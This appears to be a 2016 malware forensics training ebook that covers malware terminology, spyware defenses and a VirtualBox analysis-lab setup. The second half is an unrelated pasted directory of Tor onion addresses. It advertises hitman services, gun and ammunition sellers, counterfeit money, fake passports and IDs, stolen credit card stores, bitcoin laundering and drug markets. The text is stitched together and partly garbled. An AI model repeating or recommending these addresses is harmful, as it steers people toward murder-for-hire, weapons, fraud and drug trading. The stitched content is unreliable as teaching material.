

MALWARE FORENSICS

Ade Yoseman Putra
Securityjustillusion.org

Ebook for owasp day kl Malaysia 2016

Where are we at?

- Part 1: Introduction
 - Observing an isolated malware analysis lab setup
 - Malware terminology

What is Malware!

1. Code is malicious
2. Viruses, Worm, keylogger, Backdoors, Rootkit

What they do?

1. Disturpt Computer Operation
2. Stealing Sensitive Information
3. Gain Access to Computer Systems
4. Spy on Computer User

Why Malware Analysis!!

1. To answer questions
2. Understand how malware functions
3. Determine nature and purpose of the malware
4. Identity Network Indicator
5. Host based Indicators
6. Determine Persistence Mechanism

So now that we understand what spyware is, let's look at what spyware does?

After a spyware have been installed on a victim's computer, the attacker can perform the following activities with the spyware but not limited to:

1. Steal a user's personal information and sends it to a remote server of hijacker
2. Add multiple bookmarks to the web browser's favorites list
3. Decrease overall system security level
4. Place desktop shortcuts to malicious spyware sites
5. Connect to remote pornography sites
6. Monitor user's online activities
7. Displays pop-ups and redirects a web browser to advertising sites
8. Changes firewall settings
9. Reduces system performance and causes software instability
10. Sends targeted emails
11. Change firewall settings
12. Steals your password

TYPES OF SPYWARE

In the world of spyware, they perform specific functions in that one spyware can't perform the entire spyware activities. Listed below are the types of spyware listed below:

Desktop Spyware

Email and internet spyware

Screen capturing spyware

Video spyware

Print spyware

Telephone / cellphone spyware

GPS Spyware

USB spyware

Audio Spyware

HOW DO DEFEND AGAINST SPYWARE

Listed below are the major ways you can defend against spyware in your organization and the also on

your computer system.

1. Enhance security level of all your computer system in your organization
2. Adjust the browser security levels to medium for internet zone
3. Install and use anti—spyware software
4. Update virus definition files and scan the system regularly for anti-spyware
5. Regularly check task manager report and MS Configuration Manager Report
6. Use a firewall with outbound protection

Introduction malware

Malware is Any piece of code that has malicious intentions and /or performs a function that the user was not aware that it was going to do.

Malware analysis : process of analyzing malware; how to analyze malware behavior, how to reverse the malware; how to disassemble the malware

Examining the capabilities of malicious software allows your IT team to better assess the nature of a security incident, and may help prevent further infections. Here's how to set up a controlled malware analysis lab—for free.

Malware terminology

Malware Classifications

MalwareMalware is essentially any software that performs actions that are not known and authorized by the user. While most of the malware that we read about in the news or on forums for the most part have damaging effects on the infected device, the term *malware* also encompasses less damaging software, such as **Virus**

Viruses are a type of malware that require user intervention to infect a device. What this means, is that the victim must actually run the software that contains the virus' code. Viruses have often been spread via e-mail, i.e. through “chain e-mails” as attachments that are named as something else. Viruses are often spread as files that contain solely malicious code. This means that rather than spreading and masquerading as a legitimate application, viruses are often files that contain nothing but malicious code, which places the burden on the sender to convince their target to download and launch the malicious software.

There are several types of viruses, but one that I will mention are **Macro viruses**. Macro viruses are spread via *Macro code* (code that can be embedded inside a *Microsoft Office* document (e.g.*Microsoft Word document, Microsoft Excel spreadsheets*) that are launched when the document is opened. There are a very large quantity of Macro viruses still being spread in-the-wild today.

Trojan

Trojans are a type of malware that also require user intervention to infect a device. Like viruses,

victims must run the software that contains the Trojan's code in order for it to successfully compromise the victim's device. However, Trojans (hence the name "*Trojan Horse*") are different from viruses in the sense that they often appear to be a legitimate application that the victim may have been searching for. Often, the malicious code launched by a Trojan is actually appended to the end of a legitimate application to better deceive their targets.

Additionally, there are several types of Trojans. The three that I believe are worth mentioning are:

Trojan Downloader – A Trojan that, when launched, downloads additional file(s) that actually contain the final payload (e.g. ransomware, a DLL containing a backdoor).

Trojan Injector – A Trojan that, when launched, injects malicious code into another process, often a legitimate process, to evade detection.

Trojan Dropper – A Trojan that, when launched, drops an additional file (usually) containing the malware's payload. Usually an executable file or DLL containing an additional payload (i.e. the final, most damaging payload) and/or used for persistence (maintaining access to the compromised device).

Worm

Worms are a type of malware that differ from Trojans and Viruses. Worms cause arguably the most damage to the device(s) that they compromise; this is because **worms are self-replicating**. Worms can spread without user intervention, and in effect, **a single worm infection can spread to an entire network**. Worms in the news include *Stuxnet*, *Koobface*, and *Conficker*. I set up a vulnerable device and let it run for a couple weeks and logged hundreds of unique *Conficker* variants within the first week on a brand new device. Worms are still out there, and Conficker is *still* very active.

Ransomware

Ransomware has been around for quite some time, though it made national headlines a few years ago with the development and spread of *CryptoLocker*. As can be derived from the name, Ransomware is a type of malware spread by attackers with the goal of demanding a *ransom* from their victims; most often for financial gain.

Specifically, **Crypto Ransomware** will go through all of the directories, files and sometimes network shares and mapped drives of the victim's device. It will open supported files (varies by variant) and then *encrypt* the contents of each supported file. This renders the files useless, and if the file contains pertinent data and no backup of it exists, this can be quite damaging to an individual or an organization as a whole. Ransomware authors generally demand a ransom payment in order restore affected files to their previous state, usually paid in *Bitcoin*. However, trusting criminals and funding their activity **is never recommended**.

Rootkit

Malware that is capable of evading all anti-malware utilities, the affected device's *operating system* itself, and that may be extremely hard to remove. Rootkits often infect the of the targeted device, and are distributed by attackers as a "hard-to-detect", persistent method of accessing their targets. Rootkits often function as *keyloggers*, and their removal often requires the user to format their device; deleting the infected partition and re-partitioning the device is the most accepted remediation method.

Many people think that system restores are effective methods of restoring a compromised device. For

one, they aren't, but even more so in the case of a rootkit infection. Rootkits are generally installed as *drivers*; as new restore points are created, older ones are purged, and it's important to remember that these restore points include copies of drivers and other configuration items. Meaning, eventually, the system restore points will become infected as well.

Keylogger

As the name states, *keyloggers* record keystrokes on the affected device, usually dumping all logged keystrokes to a file in a discrete location, to later be sent over to the attacker, often via SMTP (e-mail). Keylogging is an easy way for attackers to obtain usernames, passwords, and credit card numbers of their targets.

Remote Access Trojan (RAT)

A type of malware, specifically under the *Trojan* category, that allows a remote attacker to gain full control of an infected device.

Additional Terminology

Zombie (or “Bot”) A *zombie* is a device that has been compromised with malware that listens for commands from a remote attacker (via a *command-and-control server*), that the remote attacker often has complete control of. Zombies comprise a *botnet*, and are most often leveraged when carrying out attacks. **Command-and-Control Server (or “C2 Server”)**

A *command-and-control server* (or “*C2 Server*”) is a server dedicated to managing a *botnet* (network of *zombies*). While C2 servers can be dedicated devices set-up and configured by the attacker(s), legitimate websites with known vulnerabilities (commonly: websites running vulnerable versions of *WordPress*) have often been compromised by attackers and converted into C2 servers. It is not uncommon for an attacker to take control of a vulnerable website and implement the command-and-control functionality in the background, remaining undetected by the actual site owner for quite some time.

Exploit Kit

Many define *exploit kits* as a type of *malware* but I disagree. An *exploit kit* is a full software suite (usually a complete web application written in) that is used to distribute malware in an automated fashion, leveraging exploits to install the malware on vulnerable devices without user intervention (other than browsing a specially crafted page).

Exploit kits serve a *landing page* that carries out the core functions; this page will scan the target to determine their browser, browser version, installed plug-ins, and other identifying information. Exploit kits have an arsenal of *commonly-known vulnerabilities*, and sometimes *zero-day vulnerabilities*. If the target is found to be vulnerable to one of the vulnerabilities in its arsenal, the exploit kit will then leverage the vulnerability to force the download and execution of malware onto the target system.

Zero-Day

a *zero-day* or *zero-day vulnerability* is a vulnerability that (was) not previously known to exist by the security community nor the vendor. Attackers exploit these previously unknown vulnerabilities to compromise even the most recently updated, hardened devices. Zero-days are often kept secret for as

long as possible by attackers, and are sometimes even *sold* in “underground” markets.

Obfuscate

Often we see the term "obfuscated" when reading malware analysis reports, but what does this mean? Well, to *obfuscate* something essentially means to *hide* something or make something illegible. Malware authors obfuscate their code to render it unreadable and hide its malicious nature; often you will see malicious JavaScript files to be obfuscated, although in my experience, they're not quite difficult to deobfuscate.

The obfuscation of code is often done not only to deem it illegible, but different obfuscation methods could lead to different file sizes, giving the file containing the obfuscated a code a different *signature*, to evade anti-virus detection.

Deobfuscate

Referencing the above definition of *obfuscate*, to *deobfuscate* is to do the obfuscate; to take illegible, masked code and turn it into code that can be understood and interpreted. *Deobfuscation routines* are used to deobfuscate code, and are included with *obfuscated* code in order to convert the code into a language that can be interpreted by the (host) device.

Packer

Packers are used to *obfuscate* code, in a sense. Essentially, a malware author will take a malicious *binary file (executable, DLL, etc.)* and scramble the code around to change the file's signature, to evade anti-virus detection, increasing the rate of successful infection.

Isolated Lab Setting

Step 2: Isolate laboratory systems from the production environment

It is very important to have an isolated lab machine ready to avoid accidental malware escape

It should be easy to restore the old state, which is not infected by malware

Lab with physical machines

Use Deep Freeze (restore), FOG (clone/restore), etc.

Lab with virtual machines

Use virtualization solution such as VMware, VirtualBox, KVM, Xen, etc.

Virtualbox

VirtualBox is a general-purpose full virtualizer for x86 hardware, targeted at server, desktop and embedded use.

Trainer will give you virtualbox for install or you can install virtualbox in Ubuntu

Sudo apt-get install virtualbox

Oracle VM VirtualBox is freely available open source software

6 network modes are available

- Not attached, NAT, Bridged Adapter, Internal Network, Host-only Adapter, Generic Driver


Can use VMware or Microsoft Virtual PC generated formats

- VM's Network Setting (1)


First running xp.vbox in vm (trainer will give you windows xp)

Host-only Networks

- File->Preferences...->Network




Network Details



- Same for vboxnet1 except IPv4 address, 192.168.57.1
- On host machine, check if you see new network interfaces
 - \$ ifconfig

2. running Ubuntu.ova

And setting network is bridge adapter




- Open *victim* VM's Settings → Network → Adapter 1
 - Attached to = ‘Host-only Adapter’
 - Name = ‘vboxnet1’
- Start VMs and change network setting

VM name	controller	victim
IP address	192.168.56.20	192.168.57.100
Subnet mask	255.255.255.0	255.255.255.0
Default Gateway	192.168.56.1	192.168.57.1
Preferred DNS Server	192.168.56.1	192.168.57.1

Change IP on Windows

Start → Control Panel → Network Connections → Local Area Connection → Properties → Internet Protocols (TCP/IP) → Properties




IP Forwarding

- IP Forwarding is disabled by default on Ubuntu
 - \$ sudo su
 - # echo 1 > /proc/sys/net/ipv4/ip_forward
- Enable packet forwarding in firewall
 - # iptables -P FORWARD ACCEPT
- Can you ping from *victim* to *controller* VM?

Network Sniffing

- Try to capture network traffic
 - \$ wireshark&
 - From the menu bar, Capture->Options...
 - Do you see any interface?
- Running Wireshark as root is not safe
 - Malformed network traffic can exploit a Wireshark vulnerability
- But you cannot access to any interface without root privilege
- Choice 1: use a simple dumper (wireshark uses this) and then open up the file as a non-root user
 - \$ sudo dumpcap -i vboxnet0 -w /tmp/pi.pcap
 - Shortcoming: you cannot see network traffic in real time
- Anonymous web browsing Tor browser
 - If you're using Debian, just run
 - apt-get install tor
 - as root (<https://www.torproject.org/docs/debian.html.en>)
 - or windows just install .exe (https://www.torproject.org/dist/torbrowser/6.0.5/torbrowser-install-6.0.5_en-US.exe)
 -



Hidden Service lists and search engines (<https://thehiddenwiki.org/>)

<http://3g2upl4pq6kufc4m.onion/> – DuckDuckGo Search Engine

<http://xmh57jrzrnw6insl.onion/> – TORCH – Tor Search Engine

http://zqktlw14fecvo6ri.onion/wiki/index.php/Main_Page – Uncensored Hidden Wiki

<http://32rfckwuorlf4dlv.onion/> – Onion URL Repository

<http://e266al32vpuorbyg.onion/bookmarks.php> – Dark Nexus

<http://5plvrsgydwy2sgce.onion/> – Seeks Search

<http://2vlqpcqpjlhmd5r2.onion/> – Gateway to Freenet

<http://nlmymchrmnlnmbnii.onion/> – Is It Up?

<http://kpynyvym6xqi7wz2.onion/links.html> – ParaZite

<http://wiki5kaauuihowqi5.onion/> – Onion Wiki

http://torwikignoueupfm.onion/index.php?title=Main_Page – Tor Wiki

<http://kpvz7ki2v5agwt35.onion> – The Hidden Wiki

<http://idnxcnkne4qt76tg.onion> – Tor Project: Anonymity Online

<http://torlinkbgs6aabns.onion> – TorLinks

<http://jh32yv5zgayyyts3.onion> – Hidden Wiki .Onion Urls

<http://wikitjerrta4qgz4.onion> – Hidden Wiki – Tor Wiki

<http://xdagknwjc7aaytzh.onion> – Anonet Webproxy

http://3fyb44wdhnd2ghhl.onion/wiki/index.php?title=Main_Page – All You’re Wiki – clone of the clean hidden

wiki that went down with freedom hosting

<http://3fyb44wdhnd2ghhl.onion/> – All You're Base

<http://j6im4v42ur6dpic3.onion/> – TorProject Archive

<http://p3igkncehackjtib.onion/> – TorProject Media

<http://kbhpodhnfxl3clb4.onion> – Tor Search

<http://cipollatnumrrahd.onion/> – Cipolla 2.0 (Italian)

<http://dppmfxaacucguzpc.onion/> – TorDir – One of the oldest link lists on Tor

Marketplace Financial

<http://torbrokerge7zxgq.onion/> – TorBroker – Trade securities anonymously with bitcoin, currently supports nearly 1000 stocks and ETFs

<http://fogcore5n3ov3tui.onion/> – Bitcoin Fog – Bitcoin Laundry

<http://2vx63nyktk4kxbxb.onion/> – AUTOMATED PAYPAL AND CREDIT CARD STORE

<http://samsgdtwz6hvjyu4.onion> – Safe, Anonymous, Fast, Easy escrow service.

<http://easycoinsayj7p5l.onion/> – EasyCoin – Bitcoin Wallet with free Bitcoin Mixer

<http://jzn5w5pac26sqef4.onion/> – WeBuyBitcoins – Sell your Bitcoins for Cash (USD), ACH, WU/MG, LR, PayPal and more

<http://ow24et3tetp6tvmk.onion/> – OnionWallet – Anonymous Bitcoin Wallet and Bitcoin Laundry

<http://qc7ilonwpv77qibm.onion/> – Western Union Exploit

<http://3dbr5t4pygahedms.onion/> – ccPal Store

<http://y3fpieiezy2sin4a.onion/> – HQER – High Quality Euro Replicas

<http://qkj4drtgvpm7eecl.onion/> – Counterfeit USD

<http://nr6juudpp4as4gjg.onion/pptobtc.html> – PayPal to BitCoins

<http://nr6juudpp4as4gjg.onion/doublecoins.html> – Double Your BitCoins

<http://lw4ipk5choakk5ze.onion/raw/4588/> – High Quality Tutorials

Marketplace Commercial Services

<http://6w6vcynl6dumn67c.onion/> – Tor Market Board – Anonymous Marketplace Forums

<http://wvk32thojln4gpp4.onion/> – Project Evil

<http://5mvm7cg6bgklfjtp.onion/> – Discounted electronics goods

<http://lw4ipk5choakk5ze.onion/raw/evbLewgkDSVkfzv8zAo/> – Unfriendlysolution – Legit hitman service

<http://nr6juudpp4as4gjg.onion/torgirls.html> – Tor Girls

<http://tuu66yxvrnn3of71.onion/> – UK Guns and Ammo

<http://nr6juudpp4as4gjg.onion/torguns.htm> – Used Tor Guns

<http://ucx7bkbi2dtia36r.onion/> – Amazon Business

http://nr6juudpp4as4gjg.onion/tor.html – Tor Technology

http://hbetshipq5yhhrrsd.onion/ – Hidden BetCoin

http://cstoreav7i44h2lr.onion/ – CStore Carded Store

http://tfwdi3izigxllure.onion/ – Apples 4 Bitcoin

http://e2qizoerj4d6ldif.onion/ – Carded Store

http://jvrnuue4bvbftiby.onion/ – Data-Bay

http://bgkitnugq5ef2cpi.onion/ – Hackintosh

http://vlp4uw5ui22ljlg7.onion/ – EuroArms

http://b4vqxw2j36wf2bqa.onion/ – Advantage Products

http://ybp4oezfhk24hxmb.onion/ – Hitman Network

http://mts7hqqqeogujc5e.onion/ – Marianic Technology Services

http://mobil7rab6nuf7vx.onion/ – Mobile Store

http://54flq67kqr5wvjfqf.onion/ – MSR Shop

http://yth5q7zdmqlycbc.onion/ – Old Man Fixer's Fixing Services

http://matrixtxri745dfw.onion/neo/uploads/MATRIXtxri745dfwONION_130827231336IPA_pc.png – PC Shop

http://storegsq3o5mfxiz.onion/ – Samsung StorE

http://sheep5u64fi457aw.onion/ – Sheep Marketplace

http://nr6juudpp4as4gjg.onion/betcoin.htm – Tor BetCoin

http://qizriixqwmeq4p5b.onion/ – Tor Web Developer

http://vfqnd6mieccqyiit.onion/ – UK Passports

http://en35tuzqmn4llofbk.onion/ – US Fake ID Store

http://xfnwyig7olypdq5r.onion/ – USA Citizenship

http://uybu3melulmoljnd.onion/ – iLike Help Guy

http://dbmv53j45pcv534x.onion/ – Network Consulting and Software Development

http://lw4ipk5choakk5ze.onion/raw/4585/ – Quick Solution (Hitman)

http://nr6juudpp4as4gjg.onion/tynermsr.htm – Tyner MSR Store

Marketplace Drugs

http://rso4hutlefirefqp.onion/ – EuCanna – Medical Grade Cannabis Buds, Rick Simpson Oil, Ointments and Creams

http://newpdsuslmzqazvr.onion/ – Peoples Drug Store – The Darkweb's Best Online Drug Supplier!

http://smoker32pk4qt3mx.onion/ – Smokeables – Finest Organic Cannabis shipped from the USA

http://fzqnrlcvhkgbdwx5.onion/ – CannabisUK – UK Wholesale Cannabis Supplier

http://kbvhb4kdddihha2ht.onion/ – DeDope – German Weed and Hash shop. (Bitcoin)

<http://s5q54hfw56ov2xc.onion/> – BitPharma – EU vendor for cocaine, speed, mdma, psychedelics and subscriptions

<http://ll6lardicrvrljqvq.onion/> – Brainmagic – Best psychedelics on the darknet

<http://25ffhnaechrbzwf3.onion/> – NLGrowers – Coffee Shop grade Cannabis from the netherlands

<http://fec33nz6mhzd54zj.onion/index.php> – Black Market Reloaded Forums

<http://atlmlxbk2mbupwgr.onion/> – Atlantis Marketplace Forums

<http://atlantisrky4es5q.onion/> – Atlantis Marketplace

<http://dkn255hz262ypmii.onion/> – Silk Road Forums

<http://4yjes6zfucnh7vcj.onion/> – Drug Market

<http://k4btcoezc5tlxyaf.onion/> – Kamagra for BitCoins

<http://silkroadvb5piz3r.onion/silkroad/home> – Silk Road Marketplace

<http://5onwnspjvuk7cwvk.onion/> – Black Market Reloaded

Hosting

<http://matrixtxri745dfw.onion/> – Image Uploader

<http://lw4ipk5choakk5ze.onion/> – PasteThis – Tor based Pastebin

<http://wzrtr6gpencksu3d.onion:8080/> – Gittor

<http://nr6juudpp4as4gjg.onion/> – Free hosting

<http://tklxxs3rdzdjppnl.onion/> – Liberty's Hackers Hosting Service

<http://matrixtxri745dfw.onion/> – Matrix Trilogy

Blogs

<http://74ypjqjwf6oejmax.onion/> – Beneath VT – Exploring Virginia Tech's Steam Tunnels and Beyond

<http://76qugh5bey5gum7l.onion/> – Deep Web Radio

http://edramalpl7oq5npk.onion/Main_Page – Encyclopedia Dramatica

<http://ih4pgsz3aepacbw1.onion/> – Hushbox

<http://ad52wtwp2goynr3a.onion/#> – Dark Like My Soul

<http://tns7i5gucaaussz4.onion/> – FreeFor

<http://gdkez5whqhpthb4d.onion/> – Scientology Archive

<http://newsiiwanaduqpre.onion/> – All the latest news for tor

<http://5vppavyzjkfs45r4.onion/> – Michael Blizek

<http://7ueo7ahq2xlpwx7q.onion/> – AYPSELA News

<http://7hk64iz2vn2ewi7h.onion/> – Blog about Stories

<http://tigas3l7uusztiqu.onion/> – Mike Tigas

<http://mpf3i4k43xc2usxj.onion/> – Sam Whited

<http://7w2rtz7rgfwj5zuv.onion/> – An Open Letter to Revolutionaries

<http://3c3bdbvhb7j6yab2.onion/> – Totse 2

<http://4fvfamdpoulu2nms.onion/> – Lucky Eddie's Home

<http://nwycvryrozllb42g.onion/searchlores/index.htm> – Fravia's Web Searching Lore

<http://newsiiwanaduqpre.onion/> – OnionNews – Blog about the onionland

Forums and Chans

<http://2gxxzwnj52jutais.onion/phpbb/index.php> – Onion Forum 2.0 renewed

<http://3fyb44wdhnd2ghhl.onion/ib/> – Onii-Chan

<http://bx7zrcsebkma7ids.onion> – Jisko

<http://npdaaf3s3f2xrmlo.onion/> – Twitter clone

<http://jv7aqstbyhd5hqki.onion> – HackBB – Hacking & cracking forum

<http://xdagknwjc7aaytzh.onion/20/http/1.4.7.9/forummain.htm> – Read only access to the Freenet FMS forums via the Anonet Webproxy

<http://sbforumaz7v3v6my.onion/> – SciBay Forums

<http://kpmp444tubeirwan.onion/> – DeepWeb

<http://r5c2ch4h5rogigqi.onion/> – StaTorsNet

<http://hbjw7wjelotskhol.onion> – The BEST tor social network! File sharing, messaging and much more. Use a fake email to register.

<http://t4is3dhdc2jd4yhw.onion/> – OnionForum 3.0 – New Onionforum for general talk, now with marketplace

<http://zw3crggtadila2sg.onion/imageboard/> – TorChan – One of the oldest chans on Tor

Email and Messaging

<http://bitmailendavkbec.onion> – swiss email

[http://365u4txyqfy72nul.onion/](http://365u4txyqfy72nul.onion) – Anonymous E-mail sevice. You can only communicate with other users currently using this service. So tell all your friends about it!

[http://sms4tor3vcr2geip.onion/](http://sms4tor3vcr2geip.onion) – SMS4TOR – Self destructing messages

